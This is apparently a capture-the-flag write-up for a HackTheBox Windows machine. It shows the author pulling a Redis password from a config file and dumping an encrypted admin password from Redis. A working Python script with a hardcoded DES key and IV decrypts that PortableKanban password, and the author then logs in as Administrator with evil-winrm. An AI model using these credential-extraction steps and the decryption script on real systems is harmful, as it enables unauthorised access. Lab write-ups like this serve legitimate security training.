
```
(Services Information)

[+] Interesting Services -non Microsoft-
[?] Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
    Apache2.4(Apache2.4)["C:\xampp\apache\bin\httpd.exe" -k runservice] - Auto - Running
    Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27

    Redis(Redis)["C:\Program Files\Redis\redis-server.exe" --service-run "C:\Program Files\Redis\redis.windows-service.conf"] - Auto - Running
    This service runs the Redis server

    ssh-agent(OpenSSH Authentication Agent)[C:\WINDOWS\System32\OpenSSH\ssh-agent.exe] - Disabled - Stopped
    Agent to hold private keys used for public key authentication.
```

Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Process ID	Process Name
TCP	0.0.0.0	80	0.0.0.0	0	Listening	2468	httpd
TCP	0.0.0.0	135	0.0.0.0	0	Listening	912	svchost
TCP	0.0.0.0	443	0.0.0.0	0	Listening	2468	httpd
TCP	0.0.0.0	445	0.0.0.0	0	Listening	4	System
TCP	0.0.0.0	5040	0.0.0.0	0	Listening	5852	svchost
TCP	0.0.0.0	5985	0.0.0.0	0	Listening	4	System
TCP	0.0.0.0	6379	0.0.0.0	0	Listening	7308	redis-server
TCP	0.0.0.0	8081	0.0.0.0	0	Listening	2236	C:\Program Files\nodejs\node.exe
TCP	0.0.0.0	8082	0.0.0.0	0	Listening	2220	C:\Program Files\nodejs\node.exe
TCP	0.0.0.0	8083	0.0.0.0	0	Listening	2188	C:\Program Files\nodejs\node.exe
TCP	0.0.0.0	47001	0.0.0.0	0	Listening	4	System
TCP	0.0.0.0	49664	0.0.0.0	0	Listening	688	lsass



```
Protocol   Local Address          Local Port    Remote Address         Remote Port     State           Process ID
    Process Name
TCP        [::]                   80            [::]                   0               Listening       2468
    httpd
TCP        [::]                   135           [::]                   0               Listening       912
    svchost
TCP        [::]                   443           [::]                   0               Listening       2468
    httpd
TCP        [::]                   445           [::]                   0               Listening       4
    System
TCP        [::]                   5985          [::]                   0               Listening       4
    System
TCP        [::]                   6379          [::]                   0               Listening       7308
    redis-server
TCP        [::]                   47001         [::]                   0               Listening       4
```

First let's get the file and see what's inside.

```
C:\Users\jason\Desktop>cd C:\Program Files\Redis\
cd C:\Program Files\Redis\

C:\Program Files\Redis>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9793-C2E6

 Directory of C:\Program Files\Redis

06/11/2021  05:16 PM    <DIR>          .
06/11/2021  05:16 PM    <DIR>          ..
07/01/2016  03:54 PM             1,024 EventLog.dll
04/02/2021  07:31 AM    <DIR>          Logs
07/01/2016  03:52 PM            12,618 Redis on Windows Release Notes.docx
07/01/2016  03:52 PM            16,769 Redis on Windows.docx
07/01/2016  03:55 PM           406,016 redis-benchmark.exe
07/01/2016  03:55 PM         4,370,432 redis-benchmark.pdb
07/01/2016  03:55 PM           257,024 redis-check-aof.exe
07/01/2016  03:55 PM         3,518,464 redis-check-aof.pdb
07/01/2016  03:55 PM           268,288 redis-check-dump.exe
07/01/2016  03:55 PM         3,485,696 redis-check-dump.pdb
07/01/2016  03:55 PM           482,304 redis-cli.exe
07/01/2016  03:55 PM         4,517,888 redis-cli.pdb
07/01/2016  03:55 PM         1,553,408 redis-server.exe
07/01/2016  03:55 PM         6,909,952 redis-server.pdb
04/02/2021  07:39 AM            43,962 redis.windows-service.conf
04/02/2021  07:37 AM            43,960 redis.windows.conf
07/01/2016  09:17 AM            14,265 Windows Service Documentation.docx
              16 File(s)     25,902,070 bytes
               3 Dir(s)   5,608,796,160 bytes free

C:\Program Files\Redis>type redis.windows-service.conf
type redis.windows-service.conf
# Redis configuration file example
requirepass kidvscat_yes_kidvscat
# Note on units: when memory size is needed, it is possible to specify
# it in the usual form of 1k 5GB 4M and so forth:
#
# 1k => 1000 bytes
# 1kb => 1024 bytes
# 1m => 1000000 bytes
# 1mb => 1024*1024 bytes
# 1g => 1000000000 bytes
# 1gb => 1024*1024*1024 bytes
```

I found a password -> kidvscat_yes_kidvscat
And with this password we can connect with redis-server
But first if you don't have redis-cli so install that with this command.
And here is the cheatsheet of redis-cli commands.

https://gist.github.com/LeCoupa/-1596b8f359ad8812c7271b5322c30946

Now let's connect with server.

Let's list the keys.

```
┌──(root💀kali)-[/Documents/htb/boxes/atom]
└─# redis-cli -h 10.10.10.237 -a kidvscat_yes_kidvscat
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
10.10.10.237:6379> keys *
1) "pk:urn:metadataclass:ffffffff-ffff-ffff-ffff-ffffffffffff"
2) "pk:ids:User"
3) "pk:ids:MetaDataClass"
4) "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
10.10.10.237:6379>
```

Now let's go with first user becuase first is always admin.

```
10.10.10.237:6379> get pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0
"{\"Id\":\"e8e29158d70d44b1a1ba4949d52790a0\",\"Name\":\"Administrator\",\"Initials\":\"\",\"Email\":\"\",\"EncryptedPassword\":\"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi\",\"Role\":\"Admin\",\"Inactive\":false,\"TimeStamp\":637530169606440253}"
10.10.10.237:6379>
```

We got the hash -> Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi

Now the question is how to crack or decrypt this hash.

I again check the winPEAS result and i found something good


```
[+] Looking for documents --limit 100--
  C:\Users\jason\Downloads\PortableKanban\User Guide.pdf
  C:\Users\jason\Documents\UAT_Testing_Procedures.pdf

[+] Office Most Recent Files -- limit 50
```

I download the pdf and read the pdf.

```
meterpreter > download "User Guide.pdf"
[*] Downloading: User Guide.pdf → /Documents/htb/boxes/atom/User Guide.pdf
[*] Downloaded 1.00 MiB of 1.00 MiB (99.86%): User Guide.pdf → /Documents/htb/boxes/atom/User Guide.pdf
[*] Downloaded 1.00 MiB of 1.00 MiB (100.0%): User Guide.pdf → /Documents/htb/boxes/atom/User Guide.pdf
[*] download   : User Guide.pdf → /Documents/htb/boxes/atom/User Guide.pdf
```

Portable Kanban uses only basic features of Redis on Windows, in fact there is no need to use the very latest version which are currently available only for Linux. To install Redis on Windows machine download using link above and start installation package (Redis-x64-3.0.504.msi), administrator's privileges are required. Note that it supports x64 systems only. Then just follow screen instructions:



Default installation package of Redis on Windows automatically installs server as a windows service, so there is no need to start it manually. But I would recommend adjusting some server settings after installation. Windows version of Redis stores all the settings within 'redis.windows-service.conf' file (in the folder where it is installed), all the settings are documented within the file. The following ones should be uncommented (remove # sign in front) and changed to avoid data losses and provide better security and fault tolerance:

Section	Setting	Default value	Value
SNAPSHOTTING	dir	./	<Actual path for database dumps>
APPEND ONLY MODE	Appendonly	No	yes

2

After reading this i understand that portable-kanban stores all the setting and Encrypted Password.

Let's search on google for any exploit for portable kanban.
python script :
https://www.torchsec.net/portablekanban-4-3-6578-38136-encrypted-password-disclosure-torchsec/
https://dl.packetstormsecurity.net/2101-exploits/-pk43657838136-disclose.txt

Found a python3 script for Encrypted Password Disclosure.
With the help of this script i can decrypt the hash.
But the problem is the script require the file called PortableKanban.pk3 so i modify the script for our usecase.

decrypt.py

```python
import json
import base64
from des import * #python3 -m pip install des

try:
    hash = str(input("Enter the Hash : "))
    hash = base64.b64decode(hash.encode('utf-8'))
    key = DesKey(b"7ly6UznJ")
    print("Decrypted Password : " + key.decrypt(hash,initial=b"XuVUm5fR",padding=True).decode('utf-8'))
except:
    print("Wrong Hash")

```

Before running the script install the req for that with this command :pip3 install des
Now we are ready to decrypt the hash.
python3 decrypt.py

```
┌──(root💀kali)-[/Documents/htb/boxes/atom]
└─# python3 decrypt.py
Enter the Hash : Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi
Decrypted Password : kidvscat_admin_@123
```

And we got the password of Administrator -> kidvscat_admin_@123

Now let's login with evil-winrm.
And we pwned it .....

```
┌──(root💀kali)-[/Documents/htb/boxes/atom]
└─# evil-winrm -i 10.10.10.237 -u 'administrator' -p 'kidvscat_admin_@123'

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
a6bad8ceedf7983d7c2458e5364c47d9
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```